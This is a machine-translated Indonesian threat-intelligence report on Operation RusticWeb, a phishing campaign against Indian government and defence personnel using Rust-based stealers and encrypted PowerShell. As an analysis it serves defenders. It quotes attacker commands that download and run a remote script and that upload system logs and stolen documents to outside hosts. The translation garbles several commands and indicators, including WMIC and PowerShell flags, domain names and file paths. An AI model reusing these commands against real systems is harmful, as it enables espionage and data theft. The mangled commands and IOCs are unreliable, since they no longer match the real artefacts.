
SEQRITE Tim APT Labs telah mengungkap kampanye phishing yang menargetkan berbagai personel pemerintah India sejak Oktober 2023. Kami juga telah mengidentifikasi penargetan entitas pemerintah dan swasta di sektor pertahanan selama bulan Desember. Muatan berbasis Rust baru dan perintah PowerShell terenkripsi telah digunakan untuk mengeksfiltrasi dokumen rahasia ke mesin layanan berbasis web, alih-alih server perintah dan kontrol (C2) khusus. Dengan secara aktif memodifikasi persenjataannya, mereka juga menggunakan domain palsu untuk menampung muatan berbahaya dan file umpan. Berikut adalah beberapa nama domain dan contoh umpan yang digunakan dalam kampanye ini:
- Formulir IPR dari Departemen Personalia & Pelatihan, khusus untuk pejabat IAS
- Domain palsu yang meniru Army Welfare Education Society (AWES)
- Laporan statistik CDR Assam oleh Kailash Satyarthi Children's Foundation
- Domain palsu lain yang meniru Parichay, platform SSO Pemerintah
- Formulir Nominasi untuk Dana Pensiun Perwira Layanan Pertahanan (DSOP)
- Presentasi tentang ringkasan inisiatif triwulanan dengan Kementerian Pertahanan
Kampanye ini dilacak sebagai Operasi RusticWeb , di mana beberapa TTP (Tactics, Techniques, and Procedures) tumpang tindih dengan kelompok APT yang terkait dengan Pakistan – Transparent Tribe (APT36) dan SideCopy . Kampanye ini juga memiliki kemiripan dengan laporan Operasi Armor Piercer yang dirilis oleh Cisco pada tahun 2021, dan penargetan dengan formulir beasiswa ESSA dari AWES telah diamati oleh tim kami pada tahun yang sama.
Pelaku ancaman telah mulai beralih dari bahasa pemrograman yang sudah dikenal ke bahasa yang lebih baru seperti Golang, Rust, dan Nim. Hal ini memberikan kompatibilitas silang dan sekaligus mempersulit deteksi. Contoh terbaru malware Golang yang dianalisis oleh tim kami adalah ekosistem malware Warp berbasis Windows yang menggunakan bot Telegram sebagai C2 dan payload stager berbasis Linux dari Ares RAT . Pada saat yang sama, berbagai operator ransomware (RaaS) telah bermigrasi dari Golang ke Rust karena bahasa ini memberikan enkripsi berkinerja tinggi dan kecepatan penghindaran sambil memastikan keamanan memori.
Rantai Infeksi 1
Infeksi pertama yang diamati sangat bergantung pada muatan berbasis Rust yang digunakan untuk enumerasi sistem berkas. Sebuah berkas pintasan berbahaya memulai infeksi dengan menggunakan domain palsu AWES untuk membuang muatan ini dan mengekstrak data ke layanan web berbagi berkas.

Gambar 1 – Rantai Infeksi (1)
Penyerang menargetkan korban melalui spear-phishing yang mengarah ke file arsip bernama “ IPR_2023-24 ”. File ini berisi file pintasan Windows yang menyamar sebagai file PDF menggunakan format ekstensi ganda. Nama komentar menunjukkan bahwa umpan tersebut adalah formulir yang terkait dengan HKI (Hak Kekayaan Intelektual).

Gbr. 2 – File Pintasan Berbahaya
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -nop -c “iwr 'hxxps://rb[.]gy/gbfsi' -OutFile $env:USERPROFILE\Dokumen\file.ps1; & $env:USERPROFILE\Dokumen\file.ps1” |
Membuka ini memicu PowerShell untuk mengunduh dan menjalankan skrip dari domain rb[.]gy , sebuah layanan pemendek URL gratis. Parameter baris perintah untuk melewati kebijakan eksekusi tanpa profil digunakan untuk mengunduh skrip PS1 menggunakan Invoke-WebRequest.
Victimology
Berdasarkan URL yang dipersingkat, kita dapat memeriksa statistik jumlah klik dan negara asal klik menggunakan pelacaknya. Kampanye ini diluncurkan pada akhir September dan banyak aktivitas terlihat pada bulan Oktober, dengan 26.53% di antaranya berasal dari India saja. Hal ini tidak memperhitungkan viktimologi yang terkonfirmasi, tetapi memberikan gambaran umum tentang korban yang ditargetkan.

Gambar 3 – Viktimologi
Tahap PowerShell
URL yang diperluas mengarah ke domain bernama awesscholarship[.]in untuk mengambil dan menyimpan skrip PowerShell (file.ps1) di folder Dokumen . Sebelum memeriksa skrip ini, nama domain tersebut tampak seperti beasiswa untuk “Army Welfare Education Society”. Domain resmi untuk organisasi ini adalah scholarship[.]awesindia[.]com , di mana kampanye phishing serupa telah diamati di masa lalu. Membuka halaman domain palsu ini akan mengarahkannya ke halaman resmi AWES yang menampilkan pemberitahuan peringatan resmi seperti yang ditunjukkan di bawah ini.

Gambar 4 – Pemberitahuan resmi situs web palsu
Skrip PowerShell dimulai dengan menyiapkan jalur URL untuk mengunduh muatan tahap selanjutnya beserta dokumen umpan. Jalur target untuk mengunduh dan mengunggah berkas disiapkan, dengan tiga fungsi yang terutama ditentukan untuk fitur-fitur tersebut.

Gambar 5 – Skrip PowerShell
Fungsi X dan Y digunakan untuk mencatat pesan ke dalam file dan mengunduh file dari URL yang diberikan ke jalur target & mencatatnya, masing-masing. Lokasi target adalah direktori Dokumen default tempat folder baru bernama Downloads dibuat untuk menempatkan file PDF umpan dan arsip di samping folder tersebut.

Gbr. 6 – Skrip PowerShell (lanjutan)
Setelah file umpan dibuka, file arsip diekstrak yang berisi satu file tanpa ekstensi. File ini kemudian diganti namanya dengan menambahkan ekstensi EXE dan dieksekusi. Terakhir, fungsi Z digunakan untuk mengunggah file log ke server menggunakan perintah curl dan kemudian menghapus log yang telah direkam.

Gbr. 7 – File log diunggah
Sementara itu, berkas umpan yang dibuka adalah formulir pernyataan Pengembalian Properti Tidak Bergerak yang mana layanannya disebutkan sebagai 'Layanan Administrasi IndiaBeberapa formulir serupa di berbagai portal pemerintah India tersedia di domain publik. Namun, formulir HKI kosong ini tersedia di DoPT (Departemen Personalia & Pelatihan). situs web yang berada di bawah naungan Kementerian Personalia India, Keluhan Publik dan Pensiun. Perlu diketahui bahwa ini tidak ada hubungannya dengan skema beasiswa ESSA – Pendidikan dalam formulir aplikasi pribadi Angkatan Darat.

Gambar 8 – Umpan: Formulir IPR untuk petugas IAS (Okt'23)
Pengunduh: Tahap Pemeriksaan Sistem
Muatan EXE ternyata adalah biner yang dikompilasi Rust yang memeriksa informasi sistem dasar seperti yang ditemukan di jalur PDB – ' syscheck.pdb '. Setelah menguraikan nama fungsi Rust menggunakan plugin IDA Pro, kita dapat melihat banyak fungsi tulis dan eksekusi perintah yang dipanggil. Informasi diambil dengan menggunakan:
- Domain ifconfig[.]saya untuk mengambil alamat IP
- Perintah WMIC untuk mengambil drive aktif yang ada di sistem korban – “wmic logicaldisk dapatkan teks".

Gbr. 9 – Log pemeriksaan sistem
Log ini ditulis ke dalam file bernama ' MySystem.txt ' di direktori ProgramData\syscheck dan diunggah ke domain yang sama dengan:
“curl -F TT=@C:\ProgramData\syscheck\MySystem.txt hxxps://awesscholarship[.in/upload/upload.php”

Gbr. 10 – URL untuk mengunduh tahap selanjutnya
Kemudian, arsip lain bernama file1.zip diunduh dari domain palsu yang sama dan diekstrak. File tersebut diubah namanya menjadi ' MySystem.exe ' dan dieksekusi. Terakhir, persistensi untuk muatan akhir ini dibuat melalui direktori Startup.

Gbr. 11 – Persistensi melalui Startup
Pencuri: Tahap Akhir
Muatan terakhir adalah malware berbasis karat lain yang mencuri berkas, mengumpulkan nama & IP sistem, dan mengunggah berkas individual beserta log-nya. Muatan ini tidak memiliki fitur bawaan pencuri informasi canggih seperti mencuri dari peramban web, Discord/Steam, atau dompet mata uang kripto. Beberapa versi pencuri ini ditemukan dalam kampanye ini dengan stempel waktu kompilasi mulai dari September hingga Desember, dan tingkat deteksinya jauh lebih rendah di Virus Total.
| MD5 | Stempel Waktu Kompilasi | PDB |
| da745b60b5ef5b4881c6bc4b7a48d784 | 2023-09-26 | syscheck.pdb |
| f68b17f1261aaa4460d759d95124fbd4 | 2023-09-26 | alam.pdb |
| 237961bbba6d4aa2e0fae720d4ece439 | 2023-10-26 | alam.pdb |
| d2949a3c4496cb2b4d204b75e24390d9 | 2023-12-08 | Zew.pdb |
| fc61b985d8c590860f397d943131bfb5 | 2023-12-11 | Zew.pdb |
Perubahan pada nama jalur PDB dapat dilihat pada sampel Oktober dan Desember tetapi kesamaannya hampir identik jika dibandingkan melalui BinDiff, yaitu 91%, kecuali beberapa perubahan kecil.

Gambar 12 – Kesamaan dalam sampel
Program ini menghitung semua file dokumen dan arsip di semua drive yang sebelumnya diambil pada tahap pengunduhan. Dua file log dibuat di dalam folder baru dengan nama berbeda ( Micro, File ) untuk setiap sampel di bawah direktori ProgramData . File-file ini digunakan untuk menyimpan catatan file yang diunggah dan log file yang dihitung. Setelah menyimpan file yang dihitung ke ' Logs.txt ', setiap file diunggah melalui metode curl PUT ke domain oshi[.]at , sebuah mesin berbagi file publik anonim yang disebut OshiUpload.
“curl -TC:\Pengguna\uji\Unduhan\ .zip hxxps://oshi[.]at”
Bersama dengan nama desktop, tautan untuk mengunduh file-file ini disimpan dalam ' Records.txt, ' yang berisi tiga URL untuk setiap file. Dua di antaranya adalah tautan Clearnet – satu untuk mengelola dan yang lainnya untuk mengunduh. Yang ketiga adalah domain Tor milik Oshi untuk mengunduh melalui layanan tersembunyi.

Gbr. 13 – Tautan unduhan file yang diunggah
Halaman manajemen menampilkan atribut berkas yang diunggah – tautan unduhan, ukuran, jenis, hash, dan stempel waktu. Tersedia opsi untuk menghapus berkas beserta penghitung waktu kedaluwarsa.

Gbr. 14 – Halaman manajemen untuk file yang diunggah
Berkas log dengan stempel waktu pada nama berkas diunggah ke domain AWES palsu. Respons server diverifikasi untuk unggahan yang berhasil, setelah itu server akan masuk ke mode tidur tanpa henti hingga ada gangguan.

Gbr. 15 – Respons server setelah mengunggah log
Dengan muatan pencuri data baru yang kami amati pada bulan Desember, pelaku ancaman menggunakan dokumen umpan baru milik Yayasan Anak Kailash Satyarthi. Dokumen tersebut tersedia di situs web mereka , yang terkait dengan laporan statistik mereka tentang “Perkawinan Anak dan kejahatan lain terhadap Anak di Assam”.

Gambar 16 – Umpan: Assam CDR (Desember 23)
Penggunaan umpan bertemakan yayasan atau perkumpulan anak-anak untuk anak-anak tentara dan perwira IAS dalam kampanye spear-phishing menunjukkan adanya upaya tertarget yang ditujukan kepada pejabat pemerintah India, khususnya mereka yang terkait dengan yayasan atau perkumpulan anak-anak.
Rantai Infeksi 2
Rantai infeksi serupa lainnya diamati pada bulan Desember menggunakan maldocs, di mana enumerasi dan eksfiltrasi dilakukan menggunakan skrip PowerShell, alih-alih muatan berbasis Rust. Bersamaan dengan dua domain palsu, skrip PowerShell terenkripsi juga telah digunakan di sini.

Gambar 17 – Rantai Infeksi (2)
Infeksi dimulai dengan maldoc phishing yang berisi makro VBA berbahaya. Dengan obfuscation VBA dasar, maldoc tersebut berisi perintah PowerShell terenkripsi. Maldoc serupa telah diidentifikasi menggunakan perintah PS yang sedikit dimodifikasi.
- Dsop_Nom.ppam
- DSOP-NOM.ppam
- Ringkasan INISIATIF PM_INDIG.ppam

Gbr. 18 – Makro VBA berbahaya
PowerShell Terenkripsi
Setelah dokumen dibuka, dokumen tersebut mengubah angka menjadi karakter yang membentuk ' PoWeRSHEll '. Perintah PowerShell berisi data terenkripsi, yang dikonversi menjadi SecureString menggunakan ' ConvertTo-SecureString ' dengan kunci. Ini mengikuti cara dekripsi PowerShell yang serupa seperti yang terlihat di Emotet tetapi dengan sedikit pengaburan tambahan.

Gbr. 19 – Perintah PowerShell yang Dienkripsi dan Disamarkan
Pada maldoc pertama, string yang dikonversi menggunakan objek Marshal untuk mengelola memori dekripsi melalui DPAPI bawaan untuk memanggil perintah menggunakan metode SecureStringToGlobalAllocUnicode . Yang kedua menggunakan objek PSCredentials untuk mendapatkan string teks biasa. Pada yang terakhir, PtrToStringBSTR dan SecureStringToBSTR digunakan dengan objek Marshal . Untuk pengaburan, perintah menggunakan teknik dari Invoke-Obfuscation untuk menyembunyikan pemicu perintah IEX menggunakan variabel lingkungan:

Gbr. 20 – Perintah IEX yang dikaburkan
Dengan melihat perintah PowerShell yang telah didekripsi sepenuhnya, ia mengunduh file umpan dan skrip PowerShell tahap selanjutnya. Keduanya diunduh dari domain ke direktori Unduhan dan Dokumen lalu dieksekusi.

Gambar 21 – Perintah yang didekode (1)

Gambar 22 – Perintah yang didekode (2)
Domain dan Umpan
Skenario pertama mengunduh dari domain ' parichay.epar[.]in ' , sedangkan skenario kedua menggunakan domain palsu AWES yang sama seperti yang diamati pada rantai infeksi pertama. Ini adalah domain palsu lain yang digunakan untuk menampung muatan berbahaya, yang meniru situs web resmi pemerintah ' parichay.nic[.]in '. Ini adalah platform SSO Pemerintah yang dirancang untuk mendaftarkan pengguna di bawah kerangka otentikasi tunggal. Sementara Parichay mengotorisasi pegawai pemerintah untuk mengakses berbagai layanan NIC berdasarkan "departemen pengguna" dan alamat email Pemerintah (@nic.in/@gov.in), Jan Parichay mengotorisasi warga negara untuk mengakses layanan yang berpusat pada warga.

Gambar 23 – Domain Parichay yang sah dan palsu
Umpan pertama berkaitan dengan formulir nominasi Dana DSOP (Dana Pensiun Perwira Layanan Pertahanan), yang berkaitan dengan Departemen Akuntansi Pertahanan. Umpan kedua berkaitan dengan presentasi laporan triwulanan dengan Kementerian Pertahanan.

Gambar 24 – Umpan: Dana Pensiun Perwira Layanan Pertahanan (DSOP)

Gambar 25 – Umpan: Kementerian Pertahanan
Skrip PowerShell tahap selanjutnya ' Mail_check.ps1 ' yang diunggah dienkripsi dan disamarkan dengan cara yang sama. Jika dilihat dari skrip yang telah didekripsi, proses dimulai dengan mengunduh dan mengekstrak file arsip yang berisi muatan bernama ' syscheck.exe '. File tersebut diekstrak langsung ke folder Startup untuk memastikan muatan tersebut tetap ada.

Gbr. 26 – Skrip PowerShell yang dijatuhkan setelah dekripsi
Hitung dan Ekstraksi
File biner tersebut merupakan payload berbasis Rust lainnya dengan nama PDB yang berbeda, 'Aplet.pdb.' File tersebut memiliki stempel waktu kompilasi tanggal 14 Desember dan memiliki nama Cisco AnyConnect Web Helper dengan sertifikat yang ditandatangani.

Gambar 27 – Biner dengan Sertifikat WebHelper
Alih-alih melakukan enumerasi & eksfiltrasi secara langsung, ini akan menempatkan skrip PowerShell ' sys.ps1 ' ke dalam direktori Pictures untuk tujuan ini setelah mengambil nama pengguna. Perintah yang dijalankan adalah:
“powershell.exe -GayaJendelaTersembunyi -BypassKebijakanEksekusi -File C:\Users\test\Pictures\sys.ps1”
Proses ini mengecualikan 3 folder selama enumerasi: Windows dan kedua direktori ' Program Files '. Hanya 13 tipe file yang dipilih: ('.ppt', '.pptx', '.pdf', '.xlsx', '.xlsm', '.xls', '.xlam', '.doc', '.docx', '.docm', '.txt', '.dot', '.ppam') dan setiap file dicatat ke ' paths.txt ' di folder Dokumen.

Gambar 28 – Pencacahan & Eksfiltrasi
Setelah diunggah ke oshi[.]at , URL unduhan disimpan ke ' suc_logs.txt ' mirip dengan kampanye 1. Skrip ini berjalan dalam perulangan tak terbatas untuk memeriksa apakah ada file baru yang telah dibuat. Log URL ini diunggah secara berkala setelah jangka waktu tertentu.

Gbr. 29 – Mengunggah log
Sementara itu, biner induk ( syscheck ) memasuki mode tidur tak terbatas kecuali jika diinterupsi. Jika diinterupsi, alih-alih keluar, ia mengunggah log URL ke Oshi lagi. Selain itu, ia juga mengunggah ke subdomain firebaseio sebagai langkah cadangan kali ini.

Gbr. 30 – Mengunggah ke Firebaseio dengan autentikasi
Firebase Realtime Database adalah basis data NoSQL yang dihosting di cloud yang dapat menyimpan dan menyinkronkan data secara real-time. Ini adalah platform terbuka dari Google yang banyak digunakan untuk aplikasi berbasis cloud oleh pengembang dan telah menarik pelaku ancaman untuk menyebarkan malware seperti Unlucky Kamran untuk mengeksfiltrasi data. Platform ini menyediakan beberapa fitur seperti penyimpanan cloud, hosting, basis data real-time, dan banyak lagi.
Kesimpulan
Kampanye phishing baru menargetkan berbagai personel pemerintah India untuk mencuri dokumen rahasia. Muatan berbasis Rust dan skrip PowerShell terenkripsi telah digunakan untuk mengidentifikasi dan mengeksfiltrasi dokumen ke mesin berbagi file publik anonim bernama OshiUpload , bukan ke server perintah dan kontrol (C2) khusus. Kedua domain palsu yang meniru entitas pemerintah telah digunakan untuk menampung muatan berbahaya dalam serangan spionase siber ini. Operasi RusticWeb dapat dikaitkan dengan ancaman APT karena memiliki kemiripan dengan berbagai kelompok yang terkait dengan Pakistan. Karena pelaku ancaman beralih ke malware yang dikembangkan menggunakan bahasa yang baru dikompilasi seperti Golang, Rust, dan Nim, kami menyarankan untuk berhati-hati dan mengambil tindakan pencegahan yang diperlukan untuk tetap terlindungi.
SEQRITE Proteksi
- Pencuri Tautan.48397
- PS.Pencuri.48398
- Pencuri Karat.48408.GC
- Skrip.PencuriKarat.48409
- Trojan.Pencuri Karat
MITRE ATT & CK
| Taktik | ID Teknik | Nama |
| Pengembangan Sumber Daya | T1583.001
T1587.001 T1588.002 T1608.001 T1608.005 |
Akuisisi Infrastruktur: Domain
Kembangkan Kemampuan: Malware Dapatkan Kemampuan: Alat Kemampuan Panggung: Unggah Malware Kemampuan Panggung: Tautan Target |
| Akses Awal | T1566.002 | Phishing: Tautan Spear Phishing |
| Execution | T1106
T1129 T1059 T1047 T1204.002 |
API asli
Modul Bersama Penerjemah Perintah dan Skrip Instrumen Manajemen Windows Eksekusi Pengguna: File Berbahaya |
| Ketekunan | T1547.001 | Kunci Jalankan Registri / Folder Startup |
| Penghindaran Pertahanan | T1027.010
T1036.007 T1140 |
Pengaburan Perintah
Penyamaran: Ekstensi File Ganda Deobfuscate/Decode File atau Informasi |
| penemuan | T1016
T1033 T1083 |
Penemuan Konfigurasi Jaringan Sistem
Pemilik Sistem/Penemuan Pengguna Penemuan File dan Direktori |
| Koleksi | T1005
T1119 |
Data dari Sistem Lokal
Koleksi Otomatis |
| Komando dan Pengendalian | T1105 | Transfer Alat Masuk |
| exfiltration | T1020
T1567 |
Eksfiltrasi Otomatis
Eksfiltrasi Melalui Layanan Web |
IOC
| MD5 | Filename |
| 56cb95b63162d0dfceb30100ded1131a | IPR_2023-24.pdf.zip |
| 13ee4bd10f05ee0499e18de68b3ea4d5 | IPR_2023-24.pdf.lnk |
| de30abf093bd4dfe6b660079751951c6 | DSOP-NOM.ppam |
| PowerShell | |
| c9969ece7bb47efac4b3b04cdc1538e5 | di.ps1 |
| f14e778f4d22df275c817ac3014873dc | Di.ps1 |
| 501a6d48fd8f80a134cf71db3804cf95 | Mail_check.ps1 |
| 6d29fc0a73096433ff9449c4bbc4cccc | sys.ps1 |
| Umpan | |
| a9182c812c7f7d3e505677a57c8a353b | Ipr.pdf |
| f5d8664cbf4a9e154d4a888e4384cb1d | abc009.pdf |
| 3ce8dfb3f1bff805cb6b85a9e950b3a2 | 1.pdf |
| a696c50dd5d15ba75c9e7f8d3c64997c | 1.pdf |
| arsip | |
| e0102071722a87f119b12434ae651b48 | |
| ee8d767069faf558886f1163a92e4009 | |
| 9f3359ae571c247a8be28c0684678304 | |
| b0b6629d35451bcc511c0f2845934c3e | |
| f2501e8b57486c427579eeda20b729fd | |
| 20b4eb5787faa00474f7d27c0fea1e4b | |
| 635864ff270cf8e366a7747fb5996766 | |
| EXE | |
| da745b60b5ef5b4881c6bc4b7a48d784 | |
| f68b17f1261aaa4460d759d95124fbd4 | |
| 237961bbba6d4aa2e0fae720d4ece439 | |
| d2949a3c4496cb2b4d204b75e24390d9 | |
| fc61b985d8c590860f397d943131bfb5 | |
| 04557782d7017f18ec059fc96d7f2dc8 | |
| Domain/IP | |
| beasiswa luar biasa[.]di 89.117.188[.]126 |
|
| parichay.epar[.]di 13.232.102[.]189 |
|
| oshi[.]at | |
| alfa-aeafa-default-rtdb.firebaseio[.]com | |
| URL | |
| hxxps://rb[.]gy/gbfsi | |
| hxxps://awesscholarship[.]in/upload/file.zip | |
| hxxps://awesscholarship[.]in/upload/file1.zip | |
| hxxps://awesscholarship[.]in/upload/in.ps1 | |
| hxxps://awesscholarship[.]in/upload/upload.php | |
| hxxps://awesscholarship[.]in/upload/Ipr.pdf | |
| hxxps://awesscholarship[.]in/upload/abc009.pdf | |
| hxxps://awesscholarship[.]in/upload/1.pdf | |
| hxxps://awesscholarship[.]in/upload/DSOP-NOM.zip | |
| hxxps://awesscholarship[.]in/ppam/Mail_Check.ps1 | |
| hxxps://awesscholarship[.]in/ppam/syscheck.zip | |
| hxxps://parichay.epar[.]in/Win/1.pdf | |
| hxxps://parichay.epar[.]in/Win/Mail_Check.ps1 | |
| PDB | |
| C:\Pengguna\123\Desktop\Syscheck\target\rilis\deps\syscheck.pdb | |
| C:\Pengguna\123\Desktop\Alam\target\rilis\deps\alam.pdb | |
| C:\Pengguna\123\Desktop\Aplet\target\rilis\deps\Aplet.pdb | |
| D:\HOME\DESKTOP DATA BARU\Zew\target\rilis\deps\Zew.pdb | |
| tuan rumah | |
| C:\ProgramData\syscheck\file.zip | |
| C:\ProgramData\syscheck\MySystem.exe | |
| C:\ProgramData\syscheck\MySystem.txt | |
| C:\ProgramData\Micro\logs.txt | |
| C:\ProgramData\Micro\records.txt | |
| C:\ProgramData\Files\Log.txt | |
| C:\ProgramData\Files\Records.txt | |
| Dokumen\downloadAndExecuteLog.txt | |
| Dokumen\file.ps1 | |
| Dokumen\file saya.zip | |
| Dokumen\unzipFolder\file.exe | |
| Dokumen\Unduhan\file saya.pdf | |
| Dokumen\paths.txt | |
| Dokumen\suc_logs.txt | |
| Dokumen\Pemeriksaan_Surat.ps1 | |
| Dokumen\syscheck.zip | |
| Unduhan\1.pdf | |
| Gambar\sys.ps1 | |
| %appdata%\Microsoft\Windows\Menu Mulai\Program\Startup\MySystem.exe | |
| %appdata%\Microsoft\Windows\Menu Mulai\Program\Startup\syscheck.exe | |
Penulis : Sathwik Ram Prakki